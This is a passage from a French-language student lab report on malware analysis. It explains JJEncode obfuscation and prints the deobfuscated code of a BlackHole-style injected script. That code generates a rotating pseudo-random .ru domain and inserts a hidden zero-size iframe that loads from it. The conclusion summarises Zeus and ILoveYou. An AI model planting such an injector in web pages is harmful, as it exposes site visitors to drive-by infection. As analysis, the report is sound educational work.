Figure 31 : une partie du code obfusqué

Le contenu de ce script est encodé en *JJEncode* : un type d'obfuscation javascript. L'obfuscation (ou assombrissement) consiste à ré-encoder la source d'un code interprété dans une structure différente et la plus éloignée possible de sa forme d'origine. Le but d'un tel encodage est de rendre difficile la lecture du code pour un humain mais n'a aucune influence sur les navigateurs internet.

## 2. Expliquez de manière concrète le fonctionnement du script.

Ce code javascript se place dans la mouvance des attaques de type “*BlackHole Exploit Kit*”. Une partie du code désobfusqué est présenté à la Figure 32. Il a pour but d’infecter une page web à l’aide d’une Iframe qui peut potentiellement servir de vecteur pour exécuter du code malveillant. En effet, le script génère un nouvel URL toutes les demi-journées. Un URL de cette forme : “*http://xxx/runforestrun?sid=botnet*” est créé. Il sert de source pour une Iframe qui est ajoutée au *DOM* de la page web infectée. Cette Iframe est cachée (type *hidden*) visuellement à l’utilisateur. Les noms de domaine “pseudo-aléatoires” sont prévisible à l’avance (et très facilement pour les auteurs du code). Les auteurs peuvent donc acheter les domaines à

l'avance, pour que leur code malveillant soit toujours accessible, et que leur site ne soit pas bloqué par les navigateurs (puisque le nom de domaine associé change toutes les 12h). Néanmoins les URL sont facilement prévisibles et donc bloquables à l'avance.

```
function generatePseudoRandomString(unix, length, zone){
    var rand = new RandomNumberGenerator(unix);
    var letters = ['a','b','c','d','e','f','g','h','i','j','k','l','m','n','o','p','q','r','s','t','u','v','w','x','y','z'];
    var str = '';
    for(var i = 0; i < length; i ++ ){
        str += letters[createRandomNumber(rand, 0, letters.length - 1)];
    }
    return str + '.' + zone;
}

setTimeout(function(){
    try{
        if(typeof iframeWasCreated == "undefined"){
            iframeWasCreated = true;
            var unix = Math.round(new Date()/1000);
            var domainName = generatePseudoRandomString(unix, 16, 'ru');
            ifrm = document.createElement("IFRAME"); //créer l'iframe
            ifrm.setAttribute("src", "http://"+domainName+"/runforestrun?sid=botnet"); //source de l'iframe rafraîchie toutes les 12h
            ifrm.style.width = "0px"; //taille à 0 pixel
            ifrm.style.height = "0px";
            ifrm.style.visibility = "hidden"; //iframe non visible pour l'utilisateur (nécessite un click droit, inspecter la page)
            document.body.appendChild(ifrm); //Ajoute l'iframe à la page
        }
    }catch(e){}
}, 500); //attend 500 millisecondes et exécute la fonction
```

*Figure 32 : une partie du code désobfusqué*

## Conclusion

Dans ce laboratoire, nous avons étudié le comportement de plusieurs logiciels malveillants.

Le vers Zeus qui infecte tous les processus d'un utilisateur par injection de DLL, sur Windows. Le vol d'information est quant à lui rendu possible par une attaque par proxy entre le client et internet, en injectant les informations volées à travers des copies de requêtes de la victime.

Le mass-mailer ILoveYou s'installe en profondeur sur le système de la victime (Windows encore une fois), en infectant des fichiers de certains types sur tous les répertoires et disques de la victime. Il se reproduit automatiquement par envoi d'email via outlook et via mIRC.

Par la suite, nous avons découvert différents types d'obfuscation de code JavaScript (BASE 64, URL, JJEncode,...). Le premier était un code malveillant écrivant dans le DOM d'une page HTML en y injectant du code JavaScript exécutable. Les scripts suivants n'étaient pas malicieux, mais nous avons pu comparer leur fonctionnement sur différents fureteurs, avec ou sans l'extension NoScript, qui a pour but d'éviter l'exécution de scripts JS sur des domaines spécifiés. Enfin, le dernier script, obfusqué en JJEncode, avait pour but d'infecter une page web à l'aide d'une Iframe servant de vecteur pour exécuter du code script malveillant.